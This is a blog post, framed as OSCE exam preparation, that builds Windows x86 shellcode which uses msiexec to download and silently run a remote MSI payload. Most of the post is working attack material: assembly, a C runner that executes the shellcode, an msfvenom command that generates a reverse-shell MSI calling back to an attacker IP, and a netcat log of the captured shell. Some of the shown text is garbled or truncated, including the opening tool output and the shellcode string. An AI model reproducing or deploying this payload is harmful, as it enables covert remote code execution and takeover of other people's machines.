

Administrator: C:\Windows\system32\cmd.exe

```
irwin msuvcrt system
- win32 address resolution program - by steve hanna - v.01
m is located at 0x7587b177 in msuvcrt
```

```
irwin kernel32 LoadLibraryA
- win32 address resolution program - by steve hanna - v.01
libraryA is located at 0x7717de85 in kernel32
```

```
irwin kernel32 ExitProcess
- win32 address resolution program - by steve hanna - v.01
rocess is located at 0x7718be52 in kernel32
```

#!

**KARTIK DURG**

LIVE YOUR PASSION!!

# WINDOWS SHELLCODE – DOWNLOAD AND EXECUTE PAYLOAD USING MSIEXEC

Posted on January 28, 2019 by Kartik Durg

---

Hello and welcome! Today I will be sharing a shellcode that came across my mind when I was preparing for my OSCE exam, so this inspired me to write and share my knowledge on how I developed a shellcode for windows to download and execute a remote payload using windows installer(**msiexec.exe**).

The objective for this shellcode was to obtain code execution on my target machine from the following command line, also make sure that shellcode is small in size and NULL free:

```
msiexec /i http://server/package.msi /qn
```


Typically, windows installer is used to install software or a patch, but we can take advantage of this built in windows tool to download and execute remote payload in the background while avoiding detection.

To achieve the above objective, I started searching for windows functions and came across a **system** API which takes only one parameter and that is our command line itself. We will first load **msvcrt.dll** library dynamically and then use **system()** to execute the above command line.

Reference: <https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/system-wsystem?view=vs-2017>

With all that information, we will collect the address of following functions using arwin:

- **LoadLibraryA** and **ExitProcess** can be found in **kernel32.dll**, and **system()** can be found in **msvcrt.dll**. Here is the output from arwin on my WIN7 box:



```
Administrator: C:\Windows\system32\cmd.exe

C:\>arwin msvcrt system
arwin - win32 address resolution program - by steve hanna - v.01
system is located at 0x7587b177 in msvcrt

C:\>arwin kernel32 LoadLibraryA
arwin - win32 address resolution program - by steve hanna - v.01
LoadLibraryA is located at 0x7717de85 in kernel32

C:\>arwin kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7718be52 in kernel32

C:\>_
```

Now that we have address of the required functions, our first step is to load **msvcrt.dll** dynamically with the help of **LoadLibraryA** function and we do that by pushing the name of DLL (in this case **msvcrt**) and then calling the function **LoadLibraryA** as below:

```
xor eax, eax           ;Get the msvcrt.dll
mov ax, 0x7472          ;"tr\0\0"
push eax
push dword 0x6376736d ;"cvsm"
push esp
```

```
; LoadLibrary
mov ebx, 0x7717de85    ;Address of function LoadLibraryA (win7)
call ebx
mov ebp, eax           ;msvcrt.dll is saved in ebp
```

**NOTE:** The above snippet can be skipped if the binary/application you are trying to exploit is already loading the **msvcrt.dll**. (Will reduce the size of shellcode)

After loading the **msvcrt.dll**, we have to convert the command line to hex and insert them in a inverted order with a NULL byte at the end of string. Once the command line to be executed is pushed, we will call the **system()** function for its execution. Here is how I did it:

**My Command Line:** `msiexec /i http://192.168.1.3/ms.msi /qn`

**"ms.msi"** hosted on my attacking box with local IP **"192.168.1.3"**.

The above command line was converted to hex and pushed on to the stack as below:

```
xor eax, eax           ;zero out EAX
PUSH eax               ;NULL at the end of string
PUSH 0x6e712f20         ;"nq/ "
PUSH 0x69736d2e         ;"ism."
PUSH 0x736d2f33         ;"sm/3"
```

```

PUSH 0x2e312e38 ;".1.8"
PUSH 0x36312e32 ;"61.2"
PUSH 0x39312f2f ;"91//"
PUSH 0x3a707474 ;":ptt"
PUSH 0x6820692f ;"h i/"
PUSH 0x20636578 ;" cex"
PUSH 0x6569736d ;"eism"
MOV EDI,ESP ;adding a pointer to the stack
PUSH EDI
MOV EAX,0x7587b177 ;calling the system() (win7)
CALL EAX

```

The last part is to make sure that our shellcode exit properly by adding the following instructions at the bottom:

```

xor eax, eax
push eax
mov eax, 0x7718be52 ; ExitProcess
call eax

```

## **FINAL ASSEMBLY CODE:**

```

xor eax, eax ;Get the msvcrt.dll
mov ax, 0x7472 ;"tr\0\0"
push eax

```

```

push dword 0x6376736d      ;"cvsm"
push esp

; LoadLibrary
mov ebx, 0x7717de85        ;Address of function LoadLibraryA (win7)
call ebx
mov ebp, eax               ;msvcrt.dll is saved in ebp

xor eax, eax               ;zero out EAX
PUSH eax                   ;NULL at the end of string
PUSH 0x6e712f20            ;"nq/ "
PUSH 0x69736d2e            ;"ism."
PUSH 0x736d2f33            ;"sm/3"
PUSH 0x2e312e38            ;".1.8"
PUSH 0x36312e32            ;"61.2"
PUSH 0x39312f2f            ;"91//"
PUSH 0x3a707474            ;":ptt"
PUSH 0x6820692f            ;"h i/"
PUSH 0x20636578            ;" cex"
PUSH 0x6569736d            ;"eism"
MOV EDI,ESP                ;adding a pointer to the stack
PUSH EDI
MOV EAX,0x7587b177         ;calling the system() (win7)
CALL EAX

xor eax, eax
push eax

```

```
mov eax, 0x7718be52      ; ExitProcess
call eax
```

## **THE FINAL SHELLCODE:**

**==> Compiling the assembly code**

```
nasm -f win32 C:\Users\JBOY\Desktop\deb.asm -o C:\Users\JBOY\Desktop\deb.o
```

**==> Extracting the shellcode**

```
objdump -d deb.o|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/
```

-----

**==>Our final shellcode**

```
#include<stdio.h>
```

```
#include<string.h>
```

```
char code[] = "\x31\xc0\x66\xb8\x72\x74\x50\x68\x6d\x73\x76\x63\x54\xbb\x85\xde\x17\x77\xff\xd3\x89\xc5\x31
```

```
int main(int argc, char **argv)
```

```
{
```

```
int (*func)();
```

```
func = (int (*)()) code;
```

```
(int) (*func)();
```

```
}
```

## COMPILING AND EXECUTING THE FINAL SHELLCODE:

“ms.msi” hosted on my attacking box:

```
#Reverse shell payload generated using metasploit(msfvenom):
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.3 LPORT=443 EXITFUNC=seh -f msi > /var/www/html/ms.msi
```

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.3 LPORT=443 EXITFUNC=seh -f msi > /var/www/html/ms.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes
root@kali:~#
root@kali:~#
```

==> Compiled the final shellcode after hosting "ms.msi":

```
gcc C:\Users\JBOY\Desktop\deb.c -o C:\Users\JBOY\Desktop\deb.exe
```

Once the “deb.exe” is executed:



```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.6] 49173
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>systeminfo
systeminfo

Host Name:                IEWIN7
OS Name:                  Microsoft Windows 7 Enterprise
OS Version:               6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00392-972-8000024-85020
Original Install Date:     1/2/2018, 5:21:25 PM
System Boot Time:          1/27/2019, 6:50:55 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               X86-based PC
```

BINGO.. A reverse shell from my WIN7 box!!!!

### Objectives achieved:

- Shellcode is **null free**.
- Only **95 bytes** in size.
- Target IP and the address of windows API's can be easily configured.
- Register independent
- Supports windows platforms from XP to latest. 😊

**Link to shellcode.c:**

[https://github.com/kartikdurg/Windowsx86-Shellcode/blob/master/MSIEXEC/download\\_execute\\_msiexec.c](https://github.com/kartikdurg/Windowsx86-Shellcode/blob/master/MSIEXEC/download_execute_msiexec.c)

**Link to shellcode.asm:**

[https://github.com/kartikdurg/Windowsx86-Shellcode/blob/master/MSIEXEC/download\\_execute\\_msiexec.asm](https://github.com/kartikdurg/Windowsx86-Shellcode/blob/master/MSIEXEC/download_execute_msiexec.asm)

**Update:**

<https://www.exploit-db.com/shellcodes/46281>

Thank you for reading 😊

- Kartik Durg

---

SHARE THIS:



Be the first to like this.



## **PUBLISHED BY KARTIK DURG**

Security Researcher | Threat Hunting | Red Team | OSCP | SLAE | OSCE 🕶️ PC gamer and a huge fan of ARSENAL FC!! <3

[View all posts by Kartik Durg](#)

---

### PREVIOUS POST

0x7: Custom\_crypter - Linux/x86

---

## **3 THOUGHTS ON “WINDOWS SHELLCODE – DOWNLOAD AND EXECUTE PAYLOAD USING MSIEXEC”**



**Daniel Moreno** says:

March 3, 2019 at 10:39 pm

what can i do if my ExitProcess has address 0x4abfc800 (END WITH NULL BYTE)?

★ Like

[Reply](#)



**Kartik Durg** says:

March 3, 2019 at 5:15 pm

Yes you can end with null byte. Also try this :

```
xor eax, eax
```

```
push eax
```

```
mov eax, 0x4abfc8  
call eax
```

★ Like

Reply



**dakkmaddy** says:

March 27, 2019 at 11:38 pm

Excellent work. I had to change the values for the system call and exit function, but that made me learn more. Hopefully it will be another tool for OSCE exam (tomorrow)!

★ Like

Reply

## LEAVE A REPLY

Enter your comment here...

## SEARCH

Search ...

SEARCH

## FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1 other follower

FOLLOW

BLOG AT WORDPRESS.COM.